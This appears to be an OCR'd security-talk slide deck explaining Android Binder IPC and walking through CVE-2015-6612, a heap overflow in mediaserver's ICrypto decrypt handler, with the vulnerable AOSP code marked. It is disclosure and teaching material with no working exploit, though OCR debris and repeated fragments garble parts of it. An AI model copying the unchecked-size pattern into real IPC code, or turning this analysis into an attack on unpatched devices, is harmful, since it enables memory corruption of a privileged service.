
Th

class ***ICrypto*** : public IInterface
{
public: DECLARE_META_INTERFACE(Crypto);




Th

class ***ICrypto*** : public IInterface
{
public: DECLARE_META_INTERFACE(Crypto);




Th



```
class ICrypto : public IInterface
{
public: DECLARE_META_INTERFACE(Crypto);
```

class ***ICrypto*** : public IInterface
{
public: DECLARE_META_INTERFACE(Crypto);

Th



```
status_t transact(...)
{
  talkWithDriver();
  writeTransactionData();
  waitForResponse();
}
```

struct *Crypto* : public BnCrypto

Conclusion

- BpXXXService holds client calling conversion
  - Param types
  - Param counts
- BnXXXService holds server transaction logic
- XXXService implements XXXService
  - Business logic here


Example: Binder call in CVE-2015-6612

```
status_t st;

sp<ICrypto> crypto = interface_cast<IMediaPlayerService>(defaultServiceManager()-
>getService(String16("media.player")))->makeCrypto();

sp<IDrm> drm = interface_cast<IMediaPlayerService>(defaultServiceManager()-
>getService(String16("media.player")))->makeDrm();
Vector<uint8_t> sess;

st = drm->createPlugin(kClearKeyUUID);
```

Question: How many binder calls in this snippet?

CVE-2015-6612: Heap overflow in media_server (clearkeydrm::CryptoPlugin::decrypt)

- Reported by me and WenXu at August
- Fixed in November bulletin
- Call chain:
  - BnCrypto::onTransact
  - Clearykey/CryptoPlugin::decrypt
- Credit from Google



- Qidan He (@flanker_hqd) and Wen Xu (@antlr7) from KeenTeam (@K33nTeam, http://k33nteam.org/): CVE-2015-6612

```
virtual ssize_t decrypt(
        bool secure,
        const uint8_t key[16],
        const uint8_t iv[16],
        CryptoPlugin::Mode mode,
          const void *srcPtr,
          const CryptoPlugin::SubSample *subSamples, size_t numSubSamples,
          void *dstPtr,
          AString *errorDetailMsg) {
      Parcel data, reply;
      data.writeInterfaceToken(ICrypto::getInterfaceDescriptor());
      data.writeInt32(secure);
      data.writeInt32(mode);
      static const uint8_t kDummy[16] = { 0 };
      if (key == NULL) {
          key = kDummy;
      }

      if (iv == NULL) {
          iv = kDummy;
      }
      data.write(key, 16);
      data.write(iv, 16);
```

BpInterface Part
(The intended logic)

```
size_t totalSize = 0;
for (size_t i = 0; i < numSubSamples; ++i) {
    totalSize += subSamples[i].mNumBytesOfEncryptedData;
    totalSize += subSamples[i].mNumBytesOfClearData;
}
data.writeInt32(totalSize);//Oops
data.write(srcPtr, totalSize);
data.writeInt32(numSubSamples);
data.write(subSamples, sizeof(CryptoPlugin::SubSample) * numSubSamples);//Oops

if (secure) {
    data.writeInt64(static_cast<uint64_t>(reinterpret_cast<uintptr_t>(dstPtr)));
}

remote()->transact(DECRYPT, data, &reply);
```

Recall TAOSVA
“Two loose variables”

CVE-2015-6612: (cont.)

```
case DECRYPT:
    {
        CHECK_INTERFACE(ICrypto, data, reply);

        bool secure = data.readInt32() != 0;
        CryptoPlugin::Mode mode = (CryptoPlugin::Mode)data.readInt32();

        uint8_t key[16];
        data.read(key, sizeof(key));

        uint8_t iv[16];
        data.read(iv, sizeof(iv));

        size_t totalSize = data.readInt32(); //assumption that totalSize is sum(subSamples), really?
        void *srcData = malloc(totalSize);
        data.read(srcData, totalSize);

```


BnInterface Part
(The un-intended logic)

```
    int32_t numSubSamples = data.readInt32();

    CryptoPlugin::SubSample *subSamples =
        new CryptoPlugin::SubSample[numSubSamples];

    data.read(
            subSamples,
            sizeof(CryptoPlugin::SubSample) * numSubSamples);

    void *dstPtr;
    if (secure) {
        dstPtr = reinterpret_cast<void *>(static_cast<uintptr_t>(data.readInt64()));
    } else {
        dstPtr = malloc(totalSize);
    }

    AString errorDetailMsg;
    ssize_t result = decrypt(secure, key, iv, mode, srcData, subSamples, numSubSamples,
            dstPtr,
            &errorDetailMsg);//This can/only be resolved to ClearKeyPlugin on AOSP
```

